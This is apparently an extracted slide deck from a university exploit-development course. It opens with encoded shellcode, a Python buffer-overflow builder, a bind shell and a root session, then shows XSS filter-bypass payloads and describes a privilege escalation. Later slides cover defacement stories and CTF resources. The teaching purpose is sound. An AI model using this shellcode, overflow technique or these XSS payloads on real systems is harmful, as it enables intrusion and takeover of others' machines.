buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x30\x31\x6b\x41"
buf += "\x57\x49\x73\x63\x63\x33\x73\x36\x33\x52\x4a\x41"
buf += "\x4c\x49\x4b\x51\x78\x30\x35\x36\x58\x4d\x6d\x41"
buf += "\x6b\x43\x6e\x33\x62\x45\x38\x37\x72\x47\x70\x41"
buf += "\x63\x6c\x30\x6a\x36\x70\x70\x51\x76\x30\x6d\x41"
buf += "\x61\x62\x4a\x75\x36\x42\x78\x7a\x6d\x4b\x30\x41"
buf += "\x47\x31\x45\x54\x6d\x63\x36\x64\x6e\x50\x31\x41"
buf += "\x6d\x6b\x30\x33\x73\x38\x30\x30\x66\x7a\x6d\x6f\x70"
buf += "\x5a\x33\x61\x49\x72\x4a\x47\x4f\x36\x38\x78\x4d\x4f"
buf += "\x70\x37\x39\x74\x39\x78\x78\x73\x58\x36\x4f\x74\x6f"
buf += "\x70\x73\x62\x48\x42\x48\x66\x4f\x33\x52\x62\x49\x30"
buf += "\x6e\x4b\x39\x7a\x43\x42\x70\x73\x63\x6c\x49\x6d\x31"
buf += "\x78\x30\x34\x4b\x7a\x6d\x6d\x50\x66\x51\x79\x4b\x42"
buf += "\x4a\x33\x31\x33\x68\x6a\x6d\x4b\x30\x41\x41"
```

```
root@kali:~/127/t#
```



# Construct Exploit

```
GNU nano 2.2.6          File: p4-b4

buf += "\x6e\x4b\x39\x7a\x43\x42\x70\x73\x63\x6c\x49\x6d\x31"
buf += "\x78\x30\x34\x4b\x7a\x6d\x6d\x50\x66\x51\x79\x4b\x42"
buf += "\x4a\x33\x31\x33\x68\x6a\x6d\x4b\x30\x41\x41"

prefix = 'A' * (1036 - 200 - len(buf))
nopsled = '\x90' * 200
eip = '\x41\x42\x43\x44'
padding = 'X' * (1100 - 1036 - 4)

print prefix + nopsled + buf + eip + padding
```



# The Stack Frame

```
(gdb) x/260x $esp
0xbfffcc10:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc20:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfffcc30:      0x41414141      0x41414141      0x41414141      0x41414141

0xbfffce40:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce50:      0x41414141      0x41414141      0x41414141      0x41414141
0xbfffce60:      0x41414141      0x41414141      0x41414141      0x90909090
0xbfffce70:      0x90909090      0x90909090      0x90909090      0x90909090
0xbfffce80:      0x90909090      0x90909090      0x90909090      0x90909090
0xbfffce90:      0x90909090      0x90909090      0x90909090      0x90909090

0xbfffcf20:      0x90909090      0x90909090      0x90909090      0x90909090
0xbfffcf30:      0x90909090      0xcfdbe689      0x5ef476d9      0x49495956
0xbfffcf40:      0x49494949      0x49494949      0x43434343      0x51374343
0xbfffcf50:      0x58416a5a      0x30413050      0x41416b41      0x42413251
0xbfffcf60:      0x30424232      0x42414242      0x41385058      0x494a7542

0xbfffd010:      0x31334a42      0x6d6a6833      0x4141304b      0x44434241
(gdb) █
```

- The last word is the return value
- Must jump into the NOP sled



# Listening Shell

The image displays three terminal windows stacked vertically, illustrating the setup and testing of a listening shell on a Kali Linux system.

**Terminal 1 (Top):** Shows the user running the command `./p4-server` in the directory `~/127/t`. The prompt is `root@kali:~/127/t#`.

**Terminal 2 (Middle):** Shows the user running the command `nc 127.0.0.1 4001 < p4-e5`. The terminal output is `Welcome to my server! Type in a message!`. The prompt is `root@kali:~/127/t#`.

**Terminal 3 (Bottom):** Shows the user running the command `netstat -an | grep 4444` in the root shell. The output is:

```
tcp        0          0 0.0.0.0:4444          0.0.0.0:*  
          LISTEN
```

The prompt is `root@kali:~#`.

# Pwnage

## Remote Code Execution

```
. . . . . sambowne Sat Aug 22 18:24:28
~ $nc 192.168.119.130 4444
whoami
root
pwd
/root/127/t
uname -a
Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) i686 GNU/Linux
█
```

## Challenge 3: Remote Server without Symbols (10 pts.)

To connect to the server, in a Terminal window, execute this command:

```
nc attack32.samsclass.info 4030
```

If you'd like a local copy of the server binary to analyze, use this command.

```
curl https://samsclass.info/127/proj/p4x-server3-500 > p4x-server3-500
```

Exploit this process and get a shell on the server. Then put your name in this file:

```
/home/p4x/winners
```


Create this file:

```
/home/p4x/updatenow
```

After one minute, your name will appear on the WINNERS page here:

<http://attack32.samsclass.info/winners.html>





attack32.samsclass.info/winners.html



# WINNERS!

CNIT 127: Exploit Development -- Sam Bowne

Proj 4x, Challenge 3: Buffer Overflow

[Exploit Development Challenges Home Page](#)

---

**ciccio87**

Mon Aug 31 19:35:01 EDT 2015

---

**mromer44**

Wed Sep 2 14:42:01 EDT 2015

---

**Hacked by @the\_fire\_dog**

Thu Sep 10 17:08:01 PDT 2015

---

**pwned by nullspace**

Tue Sep 15 23:13:01 PDT 2015



# Vulnerability Disclosure

# Responsible Disclosure Policy for Samsclass.info

## Guidelines

We require that all researchers:


- Make every effort to avoid privacy violations, degradation of user experience, disruption to production systems, and destruction of data during security testing;
- Perform research only within the scope set out below;
- Use the identified communication channels to report vulnerability information to us; and
- Keep information about any vulnerabilities you've discovered confidential between yourself and Sam Bowne until we've had 15 days to resolve the issue.

If you follow these guidelines when reporting an issue to us, we commit to:

- Not pursue or support any legal action related to your research;
- Work with you to understand and resolve the issue quickly (including an initial confirmation of your report within 72 hours of submission);
- Recognize your contribution on our [Security Researcher Hall of Fame](#), if you are the first to report the issue and we make a code or configuration change based on the issue.

- **ty @bugcrowd**

# Hacked by Anonsec



← → ↻ 🏠 <https://samsclass.info/122/proj/independent/> 🔍 ☆ 🌐 📧 📧 ☰

## Research & Present: Extra Credit

Research a security topic and give a brief presentation in class. The presentation should be approximately eight slides and ten minutes long.

Don't feel restricted to the topics below; any security topic is fine. These topics are just examples.

### Suggested Topics

- [How to use Group Policy to Allow or Block URL's](#)
- [Forefront Threat Management Gateway \(TMG\) | Secure Web Gateway | VPN](#)
- [Microsoft Security Compliance Manager](#)
- [2011-10-26: TMPLTR](#)
- [Windows Firewall Script To Block IP Addresses And Country Network Ranges](#)
- [2011-10-31: ModSecurity SQL Injection Challenge: Lessons Learned](#)
- [Making a honeypot like this would be a good project](#)
- [Websecurify--Web app vuln tester, I think](#)

- [Hacked by Anonsec - 3r3b0s](#)
- [Hacked by Anonsec - 3r3b0s](#)
- [Hacked by Anonsec](#)
- [AnonSec Official Members: Mrlele - AnonSec666 - 3r3b0s - d3f4ult - PhantomGhost - Hannaichi - ap3x h4x0r - Gh05tFr3ak - spider64 - OverKiller - Cyb3r Shzz0r - Pr3d4T0r - Mr. BlackList - Razar - MR.WWW - AN0NT0XIC](#)
- [Freedom for Gaza](#)
- [Long Live Palestine!](#)

**I left the defacement there, it's a fair cop. --Sam Bowne, 1-31-15**



# XSS

3-28-15: [@erikrberlin](#) paid attention in class and deduced my new link authentication scheme, so he defaced my home page with an [XSS](#). Congratulations! For educational purposes, here is the series of links he used to sneak past my filters:

```
<a href='https://samsclass.info/10/10_F14.shtml'>test</a><br>
```

```
<a href='http://samsclass.info'>test</a><br>
```

```
<a href='http://samsclass.info'>a<script>alert(\"test\")</script></a><br>
```

```
<a href='http://samsclass.info'>a<script>alert(String.fromCharCode(116,101,115,116))</script></a><br>
```

```
<a href='http://samsclass.info'>a</a><script>alert(String.fromCharCode(116,101,115,116))</script></a><br>
```

```
<a href='http://samsclass.info'>a</a><script>alert("test")</script></a><br>
```

```
<a href='https://twitter.com/erikrberlin'>Added by Erik  
Berlin<script>alert(String.fromCharCode(88,83,83,32,80,79,67,32,98,121,32,69,114,105,107,32,66,46))</script></a><br>
```

```
<a href='https://twitter.com/erikrberlin'>Link added by Erik  
Berlin<script>alert(String.fromCharCode(88,83,83,32,80,79,67,32,98,121,32,69,114,105,107,32,66,46))</script></a><br>
```



# Rooted My Server

**server pwned by axi0mX :-P**

11-5-15: axi0mX got root on my attack server, by first exploiting a deliberately vulnerable process with low privileges, and then using a privilege escalation exploit that was several months old, because I had not patched the box.

← → ↻ 🏠 🔒 <https://samsclass.info/127/proj/pwned-by-axiomx.htm>



## How I pwned your server [attack.samsclass.info](https://samsclass.info)

I didn't use Metasploit or any vulnerability scanner.

Perhaps you are anticipating that it took a lot of effort or expertise, but it didn't, because after CNIT127 p13x I had access to a shell on your server.

With a shell, I could look at the software you used on your system, and I found that you were using Ubuntu 14.04 LTS (I think by running `lsb_release -a`), and also the kernel version from `uname -a`:

# Rooted Twice the Same Way


## Really Sam? @mcsin was here too

11-16-15: @mcsin noticed that my attempt to patch my server failed, and hacked in with the same exploit axi0mX used. And then Carlo helped me patch it; which was very difficult until we found out that Digital Ocean controls kernel versions in their control panel.

- **My first attempt to patch the vulnerability failed**
- **With the help of a student, I got my kernel updated after this**

# Stealing My Password

- **Shoulder surfing**
- **<http://tinyurl.com/samspw>**





CTFs

# How to Start

- 1. PicoCTF**
- 2. EasyCTF**
- 3. CTFTIME**


The logo for 'picoctf 2014' is displayed in a white, stylized, italicized font. The text is centered within a dark, futuristic-looking environment. The background features a glowing blue grid on the floor, with two hands reaching up towards it. The overall aesthetic is high-tech and digital.

# *picoctf* 2014

- Many levels, from very easy to very hard
- Complete walkthroughs



# Graphical Gameboard



# Problems

Tyrannosaurus Hex - 10

Miscellaneous - Solved

No Comment - 20

Web Exploitation - Solved

Common Vulnerability Exercise - 20

Miscellaneous - Solved

Caesar - 20

Cryptography - Solved

Solve

Hint

Review

You find an encrypted message written on the documents. Can you decrypt it?

[encrypted.txt](#)

Submit!



- **1 week long**
- **Many easy problems, but also hard ones**
- **Sign up to hear about other easy CTFs**




# Write-Ups

The screenshot shows a web browser window with the address bar displaying `writeups.easyctf.com`. The page title is "EasyCTF 2015 Writeups". On the left side, there is a table of contents with the following items:

- Introduction
- 1. Credits
- 2. Binary Exploitation
  - 2.1. Buffering (80)
  - 2.2. Much Studying (400)
  - 2.3. ADoughBee (500)
- 3. Cryptography
  - 3.1. Julius Save Me (20)
  - 3.2. Misaka Mikoto (50)
  - 3.3. I <3 SLEEPING (125)

The main content area on the right features a large heading **EasyCTF 2015**. Below the heading, the text reads: "Thanks for playing EasyCTF! We hope you really enjoyed the contest, despite several server issues that we were having. The solutions to the problems are in this book. If you would like to contribute, make a pull-request to <https://github.com/EasyCTF/easyctf-2015-writeups>." Below this, another paragraph states: "Make sure you read through all the writeups and understand how to do them! The writeups are one of the most important parts of the CTF because you could learn new things from every problem, whether you know it or not!"



https://ctftime.org



## Team rating

2015

2014

2013







2012

2011

Place	Team	Country	Rating
1	Plaid Parliament of Pwning		1789.884
2	Dragon Sector		1184.774
3	Oops		1088.711

# Find CTFs

## Upcoming events

Format	Name	Date	Duration
	<a href="#">Insomni'hack teaser 2016</a>  On-line	Jan. 16, 2016 09:00 — Jan. 17, 21:00 UTC 54 teams	1d 12h
	<a href="#">Sharif University CTF 2016</a>  On-line	Feb. 05, 2016 06:30 — Feb. 06, 18:30 UTC 15 teams	1d 12h
	<a href="#">SSCTF 2016 Quals</a>  On-line	Feb. 27, 2016 00:00 — Feb. 29, 00:00 UTC 2 teams	2d 0h

